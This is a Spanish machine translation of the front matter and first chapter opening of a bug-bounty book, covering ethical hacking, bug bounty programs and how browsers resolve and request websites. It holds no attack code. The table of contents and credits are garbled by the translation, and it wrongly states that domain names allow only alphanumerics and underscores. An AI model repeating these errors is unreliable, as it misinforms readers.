

# Real-World Bug Hunting

## *A Field Guide to Web Hacking*



Peter Yaworski

*Foreword by Michiel Prins and Jobert Abma*



# BÚSQUEDA DE ERRORES EN EL MUNDO REAL

Una guía de campo para la piratería web

por Peter Yaworski



San Francisco

BÚSQUEDA DE ERRORES EN EL MUNDO REAL. Copyright © 2019 por Peter Yaworski.

Reservados todos los derechos. Ninguna parte de este trabajo puede reproducirse o transmitirse de ninguna forma ni por ningún medio, electrónico o mecánico, incluidas fotocopias, grabaciones o cualquier sistema de almacenamiento o recuperación de información, sin el permiso previo por escrito del propietario de los derechos de autor y del editor.

ISBN-10: 1-59327-861-6

ISBN-13: 978-1-59327-861-8

Editor: William Pollock Editor de

producción: Janelle Ludowise Ilustración de

portada: Jonny Thomas Diseño de

interiores: Octopod Studios Editores de

desarrollo: Jan Cash y Annie Choi Revisor técnico: Tsang Chi

Hong Corrector de estilo: Anne Marie Walker

Compositor: Happenstance Type-O-

Rama Corrector de pruebas: Paula L Indexador

Fleming: JoAnne Burek.

Para obtener información sobre distribución, traducciones o ventas al por mayor, comuníquese directamente con No

Starch

Press, Inc.: No Starch

Press, Inc. 245 8th Street, San Francisco, CA 94103

teléfono: 1.415.863.9900; [info@nostarch.com](mailto:info@nostarch.com)

[www.nostarch.com](http://www.nostarch.com)

Datos de catalogación en publicación de la Biblioteca del Congreso

Nombres: Yaworski, Peter, autor.

Título: Búsqueda de errores en el mundo real: una guía práctica para la piratería web / Peter Yaworski.

Descripción: San Francisco: No Starch Press, 2019. | Incluye referencias bibliográficas.

Identificadores: LCCN 2018060556 (imprimir) | LCCN 2019000034 (libro electrónico) | ISBN 9781593278625  
(publicación electrónica) | ISBN 1593278624 (publicación electrónica) | ISBN 9781593278618 (rústica) |  
ISBN 1593278616 (rústica)

Materias: LCSH: Depuración en informática. | Pruebas de penetración  
(Seguridad informática) | Sitios web: pruebas. | BISAC: INFORMÁTICA / Seguridad

/

Virus. | INFORMÁTICAS / Seguridad / General. | ORDENADORES / Redes / Seguridad.

Clasificación: LCC QA76.9.D43 (libro electrónico) | LCC QA76.9.D43 Y39 2019 (imprimir) |

DDC 004.2/4-dc23

Registro LC disponible en <https://lccn.loc.gov/2018060556>

No Starch Press y el logotipo de No Starch Press son marcas comerciales registradas de No Starch Press, Inc. Otros nombres de productos y empresas mencionados aquí pueden ser marcas comerciales de sus respectivos propietarios. En lugar de utilizar un símbolo de marca registrada cada vez que aparece un nombre de marca registrada, utilizamos los nombres solo de manera editorial y para beneficio del propietario de la marca, sin intención de infringir la marca.

La información contenida en este libro se distribuye "tal cual", sin garantía. Si bien se han tomado todas las precauciones en la preparación de este trabajo, ni el autor ni No Starch Press, Inc. tendrán responsabilidad alguna ante ninguna persona o entidad con respecto a cualquier pérdida o daño causado o presuntamente causado directa o indirectamente por el información contenida en el mismo.

# Sobre el Autor

Peter Yaworski es un hacker autodidacta gracias al generoso intercambio de conocimientos de tantos hackers que lo precedieron, incluidos aquellos a los que se hace referencia en este libro. También es un exitoso cazarrecompensas de errores, gracias al agradecimiento de Salesforce, Twitter, Airbnb, Verizon Media y el Departamento de Defensa de los Estados Unidos, entre otros. Actualmente trabaja en Shopify como ingeniero de seguridad de aplicaciones, ayudando a hacer comercio más seguro.

# Acerca del revisor técnico

Tsang Chi Hong, también conocido como FileDescriptor, es un pentester y un cazarrecompensas de errores. Vive en Hong Kong. Escribe sobre seguridad web en <https://blog.innerht.ml>, le gusta escuchar bandas sonoras originales y posee algunas criptomonedas.

## CONTENIDOS BREVES

Prólogo de Michiel Prins y Jobert Abma

Expresiones de gratitud

Introducción

Capítulo 1: Conceptos básicos de Bug Bounty

Capítulo 2: Abrir redireccionamiento

Capítulo 3: Contaminación de parámetros HTTP

Capítulo 4: Falsificación de solicitudes entre sitios

Capítulo 5: Inyección de HTML y falsificación de contenido

Capítulo 6: Inyección de alimentación de línea de retorno de carro

Capítulo 7: Secuencias de comandos entre sitios

Capítulo 8: Inyección de plantilla

Capítulo 9: Inyección SQL

Capítulo 10: Falsificación de solicitudes del lado del servidor

Capítulo 11: Entidad externa XML

Capítulo 12: Ejecución remota de código

Capítulo 13: Vulnerabilidades de la memoria

Capítulo 14: Adquisición de subdominio

Capítulo 15: Condiciones de carrera

Capítulo 16: Referencias directas a objetos inseguros

Capítulo 17: Vulnerabilidades de OAuth

Capítulo 18: Vulnerabilidades de configuración y lógica de aplicación

[Capítulo 19: Encontrar tus propias recompensas por errores](#)

[Capítulo 20: Informes de vulnerabilidad](#)

[Apéndice A: Herramientas](#)

[Apéndice B: Recursos](#)

[Índice](#)

# CONTENIDOS EN DETALLE

PRÓLOGO de Michiel Prins y Jobert Abma

EXPRESIONES DE GRATITUD

INTRODUCCIÓN

Quién debería leer este libro

Cómo leer este libro

¿Qué hay en este libro?

Un descargo de responsabilidad sobre la piratería

1

Conceptos básicos de recompensa por errores

Vulnerabilidades y recompensas por errores

Cliente y servidor

¿Qué sucede cuando visitas un sitio web?

Paso 1: extraer el nombre de dominio

Paso 2: resolver una dirección IP

Paso 3: establecer una conexión TCP

Paso 4: enviar una solicitud HTTP

Paso 5: Respuesta del servidor

Paso 6: Presentar la respuesta

Solicitudes HTTP

Métodos de solicitud

HTTP no tiene estado

Resumen

2

ABRIR REDIRECCIÓN

Cómo funcionan las redirecciones abiertas

Instalación del tema Shopify Abrir redireccionamiento

Comidas para llevar

Shopify Iniciar sesión Abrir redirecciónamiento

Comidas para llevar

Redirección intersticial de HackerOne

Comidas para llevar

Resumen

3

## CONTAMINACIÓN DE PARÁMETROS HTTP

HPP del lado del servidor

HPP del lado del cliente

Botones para compartir en redes sociales de HackerOne

Comidas para llevar

Notificaciones de cancelación de suscripción de Twitter

Comidas para llevar

Intenciones web de Twitter

Comidas para llevar

Resumen

4

## FALSIFICACIÓN DE SOLICITUDES ENTRE SITIOS

Autenticación

CSRF con solicitudes GET

CSRF con solicitudes POST

Defensas contra ataques CSRF

Desconexión de Twitter de Shopify

Comidas para llevar

Cambiar zonas de Instacart de usuarios

Comidas para llevar

Adquisición total de cuenta de Badoo

Comidas para llevar

Resumen

5

## INYECCIÓN HTML Y SPOOFING DE CONTENIDO

Inyección de comentarios de Coinbase mediante codificación de caracteres

Comidas para llevar

Inclusión HTML no deseada de HackerOne

Comidas para llevar

HackerOne HTML no deseado incluye corrección de omisión

Comidas para llevar

Dentro de la suplantación de contenido de seguridad

Comidas para llevar

Resumen

6

RETORNO DE CARRO INYECCIÓN DE AVANCE DE LÍNEA Contrabando de  
solicitudes HTTP v.shopify.com

Conclusiones de la división de respuesta

Resumen de

conclusiones de la división de respuesta HTTP de

Twitter

7

## GUIONES ENTRE SITIOS

Tipos de XSS

Conclusiones al por mayor  
de Shopify.

Conclusiones sobre el formato de moneda  
de Shopify.

Yahoo! Conclusiones del XSS  
almacenado en  
el correo Conclusiones de la  
búsqueda de  
imágenes de Google Administrador de etiquetas de Google XSS almacenado

Comidas para llevar

United Airlines XSS

Comidas para llevar

Resumen

8

## INYECCIÓN DE PLANTILLA

Inyecciones de plantillas del lado del servidor

Inyecciones de plantillas del lado del cliente

Inyección de plantilla Uber AngularJS

Comidas para llevar

Inyección de plantilla Uber Flask Jinja2

Comidas para llevar

Renderizado dinámico de rieles

Comidas para llevar

Inyección de plantilla Unikrn Smarty

Comidas para llevar

Resumen

9

## INYECCIÓN SQL Bases de

datos SQL

Contramedidas contra SQLi Yahoo!

Conclusiones de Sports Blind SQLi.

Conclusiones

de Uber Blind SQLi.

Resumen de

conclusiones de

Drupal SQLi.

10

## FALSIFICACIÓN DE SOLICITUDES DEL LADO DEL SERVIDOR

Demostración del impacto de la falsificación de solicitudes del lado del servidor Invocar solicitudes GET versus

POST Realizar SSRF ciegas

Atacar a los usuarios con respuestas SSRF

ESEA SSRF y consultar metadatos de AWS

Conclusiones

de la SSRF del DNS interno de

Google

Escaneo de puertos internos mediante webhooks

Resumen de

las conclusiones

11

## ENTIDAD EXTERNA XML

Lenguaje de marcado extensible

Definiciones de tipos de documentos

Entidades XML

Cómo funcionan los ataques XXE

Leer Acceso a Google

Comidas para llevar

Facebook XXE con Microsoft Word

Comidas para llevar

Wikiloc XXE

Comidas para llevar

Resumen

12

## EJECUCIÓN REMOTA DE CÓDIGO

Ejecutar comandos de Shell

Funciones de ejecución

Estrategias para escalar la ejecución remota de código

Imagen De PolyvoreMagia

Comidas para llevar

Algolia RCE en facebooksearch.algolia.com Conclusiones  
de RCE a  
través de SSH Resumen  
de conclusiones

13

## VULNERABILIDADES DE LA MEMORIA

Desbordamientos de búfer

Leer fuera de límites

PHP ftp\_genlist() Desbordamiento de enteros

Comidas para llevar

Módulo Hotshot de Python

Comidas para llevar

Libcurl lee fuera de límites

Comidas para llevar

Resumen

14

## ADQUISICIÓN DE SUBDOMINIO

Comprender los nombres de dominio

Cómo funcionan las adquisiciones de

subdominios Conclusiones de la

adquisición

de subdominios de Ubiquiti Scan.me

Señalar las

conclusiones de Zendesk Conclusiones de la

adquisición

de subdominios de Shopify

Windsor

Conclusiones de la adquisición

de Snapchat

Fastly Conclusiones de la adquisición de robots legales Uber SendGrid Mail Takeover

Comidas para llevar

## Resumen

15

### CONDICIONES DE CARRERA

Aceptar una invitación de HackerOne varias veces

Comidas para llevar

Exceder los límites de invitación de Keybase

Comidas para llevar

Condición de carrera de pagos de HackerOne

Comidas para llevar

Condición de carrera de Shopify Partners

Comidas para llevar

## Resumen

16

### REFERENCIAS INSEGURAS DE OBJETOS DIRECTOS

Encontrar IDOR simples

Encontrar IDOR más complejos

Binary.com Conclusiones sobre la

escalada de

privilegios Creación de

aplicaciones

Moneybird Conclusiones sobre el robo de

tokens API

de Twitter Mopub Divulgación de información del cliente de ACME

Comidas para llevar

## Resumen

17

### VULNERABILIDADES DE LA OAUTH

El flujo de trabajo de OAuth

Robar tokens de Slack OAuth

Comidas para llevar

Pasar la autenticación con contraseñas predeterminadas

Comidas para llevar

Robar tokens de inicio de sesión de Microsoft

Comidas para llevar

Deslizar tokens de acceso oficiales de Facebook

Comidas para llevar

Resumen

18

## LÓGICA Y CONFIGURACIÓN DE LA APLICACIÓN

### VULNERABILIDADES

Evitar los privilegios de administrador de Shopify

Conclusiones

Evitar las protecciones de cuentas de Twitter

Conclusiones

sobre la manipulación de señales de

HackerOne

Conclusiones sobre los permisos incorrectos del depósito

S3 de

HackerOne Evitar las conclusiones de la autenticación de

dos factores

de GitLab Yahoo! Conclusiones de

divulgación

de información de PHP Conclusiones

de votación

de HackerOne Hacktivity Acceso a la instalación de

Memcache

de Pornhub Resumen de conclusiones

19

## ENCONTRAR SUS PROPIAS RECOMPENSAS DE ERRORES

Reconocimiento

Enumeración de subdominios

Escaneo de puertos

Captura de pantalla

Descubrimiento de contenido

Errores anteriores

Probar la aplicación

La pila de tecnología

Mapeo de funcionalidad

Encontrar vulnerabilidades

Ir más lejos

Automatizando su trabajo

Mirando aplicaciones móviles

Identificando nuevas funcionalidades

Seguimiento de archivos JavaScript

Pagar por el acceso a nuevas funciones

Aprendiendo la tecnología

Resumen

20

## INFORMES DE VULNERABILIDAD

Lea la política

Incluir detalles; Luego incluye más

Reconfirmar la vulnerabilidad

Tu reputación

Mostrar respeto por la empresa

Apelar recompensas de recompensa

Resumen

A

## HERRAMIENTAS

servidores proxy web

Enumeración de subdominios

Descubrimiento

Captura de pantalla

Escaneo de puertos

Reconocimiento

Herramientas de piratería

Móvil

Complementos del navegador

B

## RECURSOS

Entrenamiento en linea

Plataformas de recompensas por errores

Lectura recomendada

Recursos de vídeo

Blogs recomendados

## ÍNDICE

# PREFACIO

La mejor manera de aprender es simplemente haciendo. Así aprendimos a hackear.

Éramos jóvenes. Como todos los hackers que nos precedieron y todos los que vendrán después, nos impulsaba una curiosidad ardiente e incontrolable por entender cómo funcionaban las cosas. Principalmente jugábamos juegos de computadora y, a los 12 años, decidimos aprender a crear nuestro propio software. Aprendimos a programar en Visual Basic y PHP gracias a los libros de la biblioteca y a la práctica.

A partir de nuestra comprensión del desarrollo de software, descubrimos rápidamente que estas habilidades nos permitían encontrar los errores de otros desarrolladores. Pasamos de construir a desmantelar, y el hacking ha sido nuestra pasión desde entonces. Para celebrar nuestra graduación de la escuela secundaria, tomamos el control del canal de transmisión de una estación de televisión para transmitir un anuncio felicitando a nuestra promoción. Si bien fue divertido en ese momento, aprendimos rápidamente que hay consecuencias y que este no es el tipo de piratas informáticos que el mundo necesita. A la estación de televisión y a la escuela no les hizo gracia y pasamos el verano lavando ventanas como castigo. En la universidad, convertimos nuestras habilidades en un negocio de consultoría viable que, en su apogeo, tenía clientes en los sectores público y privado en todo el mundo. Nuestra experiencia en piratería nos llevó a HackerOne, una empresa que cofundamos en 2012. Queríamos permitir que todas las empresas del universo trabajaran con piratas informáticos con éxito y esta sigue siendo la misión de HackerOne en la act

Si estás leyendo esto, también tienes la curiosidad necesaria para ser un hacker y un cazador de errores. Creemos que este libro será una excelente guía a lo largo de su viaje. Está lleno de ricos ejemplos del mundo real de informes de vulnerabilidades de seguridad que resultaron en recompensas de errores reales, junto con análisis y revisiones útiles de Pete Yaworski, el autor y un colega hacker. Él es tu compañero a medida que aprendes, y eso es invaluable.

Otra razón por la que este libro es tan importante es que se centra en cómo convertirse en un hacker ético. Dominar el arte de la piratería puede ser una habilidad extremadamente poderosa que esperamos que se utilice para siempre. Lo mas

Los hackers exitosos saben cómo navegar por la delgada línea entre el bien y el mal mientras piratean. Muchas personas pueden romper cosas e incluso intentar ganar dinero rápido al hacerlo. Pero imagina que puedes hacer que Internet sea más seguro, trabajar con empresas increíbles en todo el mundo e incluso recibir pagos a lo largo del camino. Su talento tiene el potencial de mantener seguros a miles de millones de personas y sus datos. Eso es a lo que esperamos que aspire.

Estamos infinitamente agradecidos a Pete por tomarse su tiempo para documentar todo esto de manera tan elocuente. Ojalá tuviéramos este recurso cuando empezamos. Es un placer leer el libro de Pete y tiene la información necesaria para iniciar su viaje de piratería.

¡Feliz lectura y feliz piratería!

Recuerda hackear responsablemente.

Michiel Prins y Jobert Abma

Cofundadores, HackerOne

## EXPRESIONES DE GRATITUD

Este libro no sería posible sin la comunidad HackerOne. Quiero agradecer al director ejecutivo de HackerOne, Mårten Mickos, quien se acercó a mí cuando comencé a trabajar en este libro, me brindó comentarios e ideas incansables para mejorarlo e incluso pagó la portada diseñada profesionalmente de la edición autoeditada.

También quiero agradecer a los cofundadores de HackerOne, Michiel Prins y Jobert Abma, quienes brindaron sugerencias y contribuyeron en algunos capítulos cuando estaba trabajando en las primeras versiones de este libro. Jobert brindó una revisión en profundidad y editó cada capítulo para brindar comentarios y conocimientos técnicos. Sus ediciones aumentaron mi confianza y me enseñaron mucho más de lo que jamás pensé que fuera posible.

Además, Adam Bacchus leyó el libro cinco días después de unirse a HackerOne, realizó las ediciones y explicó cómo se sentía estar en el lado receptor de los informes de vulnerabilidad, lo que me ayudó a desarrollar el Capítulo 19. HackerOne nunca pidió nada a cambio. Sólo querían apoyar a la comunidad de hackers haciendo de este el mejor libro posible.

Sería negligente si no agradeciera específicamente a Ben Sadeghipour, Patrik Fehrenbach, Frans Rosen, Philippe Harewood, Jason Haddix, Arne Swinnen, FileDescriptor y muchos otros que se sentaron conmigo al principio de mi viaje para conversar sobre piratería y compartir sus conocimientos y animarme. Además, este libro no habría sido posible sin que los piratas informáticos compartieran sus conocimientos y revelaran errores, especialmente aquellos a cuyos errores he hecho referencia en este libro. Gracias a todos.

Por último, no estaría donde estoy hoy si no fuera por el amor y el apoyo de mi esposa y mis dos hijas. Fue gracias a ellos que logré piratear con éxito y pude terminar de escribir este libro. Y, por supuesto, muchas gracias al resto de mi familia, especialmente a mis padres, que se negaron a comprar sistemas Nintendo cuando yo era niño, y en lugar de eso compraron computadoras y me dijeron que eran el futuro.

# INTRODUCCIÓN



Este libro le introduce en el vasto mundo del hacking ético, o el proceso de descubrir de forma responsable vulnerabilidades de seguridad e informarlas al propietario de la aplicación. Cuando comencé a aprender sobre piratería, quería saber no sólo qué vulnerabilidades encontraban los piratas informáticos, sino también cómo las encontraban.

Busqué información pero siempre me quedaban las mismas preguntas:

- ¿Qué vulnerabilidades encuentran los piratas informáticos en las aplicaciones?
- ¿Cómo se enteraron los piratas informáticos de las vulnerabilidades encontradas en las aplicaciones?
- ¿Cómo comienzan los piratas informáticos a infiltrarse en un sitio?
- ¿Cómo es la piratería? ¿Está todo automatizado o se hace manualmente?
- ¿Cómo puedo empezar a piratear y encontrar vulnerabilidades?

Finalmente llegué a HackerOne, una plataforma de recompensas por errores diseñada para conectar a los piratas informáticos éticos con empresas que buscan piratas informáticos para probar sus aplicaciones. HackerOne incluye una funcionalidad que permite a los piratas informáticos y a las empresas revelar errores encontrados y corregidos.

Mientras leía los informes revelados de HackerOne, me costaba entender qué vulnerabilidades encontraban las personas y cómo se podía abusar de ellas. A menudo tuve que releer el mismo informe dos o tres veces para entenderlo. Me di cuenta de que yo y otros principiantes,

podrían beneficiarse de explicaciones en lenguaje sencillo sobre las vulnerabilidades del mundo real.

Real-World Bug Hunting es una referencia autorizada que le ayudará a comprender los diferentes tipos de vulnerabilidades web. Aprenderá cómo encontrar vulnerabilidades, cómo informarlas, cómo recibir un pago por hacerlo y, ocasionalmente, cómo escribir código defensivo. Pero este libro no cubre sólo ejemplos exitosos: también incluye errores y lecciones aprendidas, muchas de ellas más.

Cuando termine de leer, habrá dado el primer paso para hacer de la Web un lugar más seguro y debería poder ganar algo de dinero haciéndolo.

## Quién debería leer este libro

Este libro está escrito pensando en los hackers principiantes. No importa si es desarrollador web, diseñador web, padre y madre que se queda en casa, un niño de 10 años o un jubilado de 75 años.

Dicho esto, aunque no es un requisito previo para la piratería, algo de experiencia en programación y familiaridad con las tecnologías web pueden ayudar. Por ejemplo, no es necesario ser desarrollador web para ser hacker, pero sí comprender la estructura básica del lenguaje de marcado de hipertexto (HTML) de una página web, cómo las hojas de estilo en cascada (CSS) definen su apariencia y cómo interactúa dinámicamente JavaScript. con sitios web le ayudará a descubrir vulnerabilidades y reconocer el impacto de los errores que encuentre.

Saber programar es útil cuando se buscan vulnerabilidades que involucran la lógica de una aplicación y se piensa en cómo un desarrollador podría cometer errores. Si puede ponerse en el lugar del programador, adivinar cómo implementó algo o leer su código (si está disponible), tendrá mayores posibilidades de éxito.

Si desea aprender sobre programación, No Starch Press tiene muchos libros que lo ayudarán. También puedes consultar los cursos gratuitos sobre Udacity y Coursera. El Apéndice B enumera recursos adicionales.

## Cómo leer este libro

Cada capítulo que describe un tipo de vulnerabilidad tiene lo siguiente estructura:

1. Una descripción del tipo de vulnerabilidad
- 2.

Ejemplos del tipo de vulnerabilidad

3. Un resumen que proporciona conclusiones

Cada ejemplo de vulnerabilidad incluye lo siguiente:

- Mi estimación de lo difícil que es encontrar y probar la vulnerabilidad.
- La URL asociada con la ubicación en la que se encontró la vulnerabilidad.
- Un enlace al informe de divulgación original o al artículo
- La fecha en que se informó la vulnerabilidad.
- La cantidad que ganó el reportero por enviar la información.
- Una descripción clara de la vulnerabilidad.
- Conclusiones que puedes aplicar a tu propio hacking

No es necesario leer este libro de cabo a rabo. Si hay un capítulo en particular que le interesa, léalo primero. En algunos casos, hago referencia a conceptos discutidos en capítulos anteriores, pero al hacerlo, trato de anotar dónde definí el término para que pueda consultar las secciones relevantes.

Mantén este libro abierto mientras pirateas.

## ¿Qué hay en este libro?

A continuación se ofrece una descripción general de lo que

encontrará en cada capítulo: Capítulo 1: Conceptos básicos de recompensas por errores explica qué son las vulnerabilidades y las recompensas por errores y la diferencia entre clientes y servidores. También cubre cómo funciona Internet, lo que incluye solicitudes, respuestas y métodos HTTP y lo que significa decir que HTTP no tiene estado.

Capítulo 2: Open Redirect cubre ataques que explotan la confianza de un dominio determinado para redirigir a los usuarios a otro diferente.

Capítulo 3: Contaminación de parámetros HTTP cubre cómo los atacantes manipulan las solicitudes HTTP, inyectando parámetros adicionales en los que el sitio web objetivo vulnerable confía y que conducen a un comportamiento inesperado.

Capítulo 4: Falsificación de solicitudes entre sitios cubre cómo un atacante puede utilizar un sitio web malicioso para hacer que el navegador de un objetivo envíe una solicitud HTTP a otro sitio web. Luego, el otro sitio web actúa como si la solicitud fuera legítima y enviada intencionalmente por el objetivo.

Capítulo 5: Inyección de HTML y suplantación de contenido explica cómo los usuarios malintencionados inyectan elementos HTML de su propio diseño en las páginas web de un sitio específico.

Capítulo 6: Inyección de avance de línea de retorno de carro muestra cómo los atacantes inyectan caracteres codificados en mensajes HTTP para alterar la forma en que los servidores, proxies y navegadores los interpretan.

Capítulo 7: Cross-Site Scripting explica cómo los atacantes explotan un sitio que no desinfecta la entrada del usuario para ejecutar su propio código JavaScript en el sitio.

Capítulo 8: Inyección de plantillas explica cómo los atacantes explotan los motores de plantillas cuando un sitio no desinfecta la entrada del usuario que utiliza en sus plantillas. El capítulo incluye ejemplos del lado del cliente y del servidor.

Capítulo 9: Inyección SQL describe cómo una vulnerabilidad en un sitio respaldado por una base de datos puede permitir que un atacante consulte o ataque inesperadamente la base de datos del sitio.

Capítulo 10: Falsificación de solicitudes del lado del servidor explica cómo un atacante hace que un servidor realice solicitudes de red no deseadas.

Capítulo 11: Entidad externa XML muestra cómo los atacantes explotan la forma en que una aplicación analiza la entrada XML y procesa la inclusión de entidades externas en su entrada.

Capítulo 12: Ejecución remota de código cubre cómo los atacantes pueden explotar un servidor o una aplicación para ejecutar su propio código.

Capítulo 13: Vulnerabilidades de la memoria explica cómo los atacantes aprovechan la gestión de la memoria de una aplicación para provocar un comportamiento no deseado, incluida la posible ejecución de los propios comandos inyectados por el atacante.

Capítulo 14: Adquisición de subdominios muestra cómo se producen las adquisiciones de subdominios cuando un atacante puede controlar un subdominio en nombre de un dominio legítimo.

Capítulo 15: Condiciones de carrera revela cómo los atacantes aprovechan situaciones en las que los procesos de un sitio se apresuran para completarse en función de una condición inicial que deja de ser válida a medida que se ejecutan los procesos.

Capítulo 16: Referencias directas inseguras a objetos cubre las vulnerabilidades que ocurren cuando un atacante puede acceder o modificar una referencia a un objeto, como un archivo, registro de base de datos o cuenta, al que no debería tener acceso.

Capítulo 17: Vulnerabilidades de OAuth cubre errores en la implementación del protocolo diseñado para simplificar y estandarizar la autorización segura en aplicaciones web, móviles y de escritorio.

Capítulo 18: Vulnerabilidades de configuración y lógica de la aplicación explica cómo un atacante puede aprovechar una lógica de codificación o un error de configuración de la aplicación para hacer que el sitio realice alguna acción no deseada que resulte en una vulnerabilidad.

Capítulo 19: Encontrar sus propias recompensas por errores brinda consejos sobre dónde y cómo buscar vulnerabilidades según mi experiencia y metodología. Este capítulo no es una guía paso a paso para hackear un sitio.

El Capítulo 20: Informes de vulnerabilidad analiza cómo escribir informes de vulnerabilidad informativos y creíbles para que los programas no rechacen sus errores.

Apéndice A: Herramientas describe herramientas populares diseñadas para piratear, incluido el tráfico web mediante proxy, la enumeración de subdominios, la captura de pantalla y más.

Apéndice B: Recursos enumera recursos adicionales para ampliar aún más sus conocimientos sobre piratería. Esto incluye capacitaciones en línea, plataformas de recompensas populares, blogs recomendados, etc.

#### Un descargo de responsabilidad sobre la piratería

Cuando lees sobre divulgaciones públicas de vulnerabilidades y ves la cantidad de dinero que ganan algunos piratas informáticos, es natural pensar que la piratería es una forma fácil y rápida de enriquecerse. No lo es. Hackear puede ser gratificante, pero es menos probable que encuentres historias sobre los fracasos que ocurren a lo largo del camino (excepto en este libro, donde comparto algunas historias muy embarazosas). Debido a que escuchará principalmente sobre los éxitos de la gente en materia de piratería, es posible que desarrolle expectativas poco realistas sobre su propio viaje de piratería.

Es posible que encuentre el éxito muy rápidamente. Pero si tienes problemas para encontrar errores, sigue investigando. Los desarrolladores siempre escribirán código nuevo y los errores siempre llegarán a producción. Cuanto más lo intentes, más fácil debería volverse el proceso.

En ese sentido, no dudes en enviarme un mensaje en Twitter @yaworsk y contarme cómo te va. Incluso si no tiene éxito, me gustaría saber de usted. La búsqueda de errores puede ser un trabajo solitario si tienes dificultades. Pero también es maravilloso celebrarlo unos con otros, y tal vez encuentres algo que pueda incluir en la próxima edición de este libro.

Buena suerte y feliz piratería.

# 1

## Conceptos básicos de recompensa por errores



Si eres nuevo en el mundo de la piratería, te será útil tener una comprensión básica de cómo funciona Internet y qué sucede cuando ingresas una URL en la barra de direcciones de un navegador. Aunque navegar a un sitio web puede parecer sencillo, implica muchos procesos ocultos, como preparar una solicitud HTTP, identificar el dominio al que enviar la solicitud, traducir el dominio a una dirección IP, enviar la solicitud, generar una respuesta, etc. .

En este capítulo, aprenderá conceptos y terminología básicos, como vulnerabilidades, recompensas por errores, clientes, servidores, direcciones IP y HTTP. Obtendrá una comprensión general de cómo realizar acciones no deseadas y proporcionar entradas o acceso inesperados a información privada puede generar vulnerabilidades. Luego, veremos qué sucede cuando ingresa una URL en la barra de direcciones de su navegador, incluido el aspecto de las solicitudes y respuestas HTTP y los diversos verbos de acción HTTP. Terminaremos el capítulo entendiendo lo que significa decir que HTTP no tiene estado.

### Vulnerabilidades y recompensas por errores

Una vulnerabilidad es una debilidad en una aplicación que permite a una persona malintencionada realizar alguna acción no permitida u obtener acceso a información a la que de otro modo no se le debería permitir acceder.

A medida que aprende y prueba aplicaciones, tenga en cuenta que las vulnerabilidades pueden deberse a que los atacantes realicen acciones intencionadas y no intencionadas. Por ejemplo, cambiar el ID de un identificador de registro para acceder a información a la que no debería tener acceso es un ejemplo de acción no deseada.

Supongamos que un sitio web le permite crear un perfil con su nombre, correo electrónico, fecha de nacimiento y dirección. Mantendría su información privada y la compartiría solo con sus amigos. Pero si el sitio web permitiera que alguien te agregara como amigo sin tu permiso, esto sería una vulnerabilidad. Aunque el sitio mantuviera su información privada de quienes no son amigos, al permitir que cualquiera lo agregue como amigo, cualquiera podría acceder a su información. Al probar un sitio, considere siempre cómo alguien podría abusar de la funcionalidad existente.

Una recompensa por errores es una recompensa que un sitio web o empresa ofrece a cualquiera que descubra éticamente una vulnerabilidad y la informe a ese sitio web o empresa. Las recompensas suelen ser monetarias y varían desde decenas de dólares hasta decenas de miles de dólares. Otros ejemplos de recompensas incluyen criptomonedas, millas aéreas, puntos de recompensa, créditos de servicio, etc.

Cuando una empresa ofrece recompensas por errores, crea un programa, un término que usaremos en este libro para denotar las reglas y el marco establecidos por las empresas para las personas que quieren probar la empresa en busca de vulnerabilidades. Tenga en cuenta que esto es diferente de las empresas que operan un programa de divulgación de vulnerabilidades (VDP). Las recompensas por errores ofrecen alguna recompensa monetaria, mientras que un VDP no ofrece pago (aunque una empresa puede otorgar un botín). Un VDP es solo una forma para que los piratas informáticos éticos informen sobre vulnerabilidades a una empresa para que esa empresa las solucione. Aunque no todos los informes incluidos en este libro fueron recompensados, todos son ejemplos de piratas informáticos que participan en programas de recompensas por errores.

## Cliente y servidor

Su navegador depende de Internet, que es una red de computadoras que se envían mensajes entre sí. A estos mensajes los llamamos paquetes. Los paquetes incluyen los datos que envía e información sobre de dónde provienen y hacia dónde van esos datos. Cada computadora en Internet

tiene una dirección para enviarle paquetes. Pero algunas computadoras solo aceptan ciertos tipos de paquetes y otras solo permiten paquetes de una lista restringida de otras computadoras. Luego depende de la computadora receptora determinar qué hacer con los paquetes y cómo responder. Para los fines de este libro, nos centraremos únicamente en los datos incluidos en los paquetes (los mensajes HTTP), no en los paquetes en sí.

Me referiré a estas computadoras como clientes o servidores. La computadora que inicia las solicitudes generalmente se denomina cliente, independientemente de si la solicitud es iniciada por un navegador, una línea de comando, etc. Los servidores se refieren a los sitios web y las aplicaciones web que reciben las solicitudes. Si el concepto es aplicable ya sea a clientes o servidores, me refiero a las computadoras en general.

Debido a que Internet puede incluir cualquier cantidad de computadoras que se comuniquen entre sí, necesitamos pautas sobre cómo las computadoras deben comunicarse a través de Internet. Esto toma la forma de documentos de Solicitud de comentarios (RFC), que definen estándares sobre cómo deben comportarse las computadoras. Por ejemplo, el Protocolo de transferencia de hipertexto (HTTP) define cómo su navegador de Internet se comunica con un servidor remoto mediante el Protocolo de Internet (IP). En este escenario, tanto el cliente como el servidor deben acordar implementar los mismos estándares para que puedan comprender los paquetes que cada uno envía y recibe.

Qué sucede cuando visita un sitio web Debido a que en este libro nos centraremos en los mensajes HTTP, esta sección le proporciona una descripción general de alto nivel del proceso que ocurre cuando ingresa una URL en la barra de direcciones de su navegador.

Paso 1: extraer el nombre de dominio Una vez que ingresa

<http://www.google.com/>, su navegador determina el nombre de dominio a partir de la URL. Un nombre de dominio identifica qué sitio web está intentando visitar y debe cumplir con reglas específicas definidas por los RFC. Por ejemplo, un nombre de dominio sólo puede contener caracteres alfanuméricos y guiones bajos. Una excepción es el dominio internacionalizado.

nombres, que están más allá del alcance de este libro. Para obtener más información, consulte RFC 3490, que define su uso. En este caso, el dominio es [www.google.com](http://www.google.com). El dominio sirve como una forma de encontrar la dirección del servidor.

## Paso 2: Resolver una dirección IP Despues de

determinar el nombre de dominio, su navegador utiliza IP para buscar la dirección IP asociada con el dominio. Este proceso se conoce como resolución de la dirección IP y cada dominio en Internet debe resolverse en una dirección IP para funcionar.

Existen dos tipos de direcciones IP: Protocolo de Internet versión 4 (IPv4) y Protocolo de Internet versión 6 (IPv6). Las direcciones IPv4 están estructuradas como cuatro números conectados por puntos y cada número se encuentra en un rango de 0 a 255. IPv6 es la versión más nueva del Protocolo de Internet. Fue diseñado para abordar el problema de que se agoten las direcciones IPv4 disponibles. Las direcciones IPv6 se componen de ocho grupos de cuatro dígitos hexadecimales separados por dos puntos, pero existen métodos para acortar las direcciones IPv6.  
Por ejemplo, 8.8.8.8 es una dirección IPv4 y 2001:4860:4860::8888 es una dirección IPv6 abreviada.

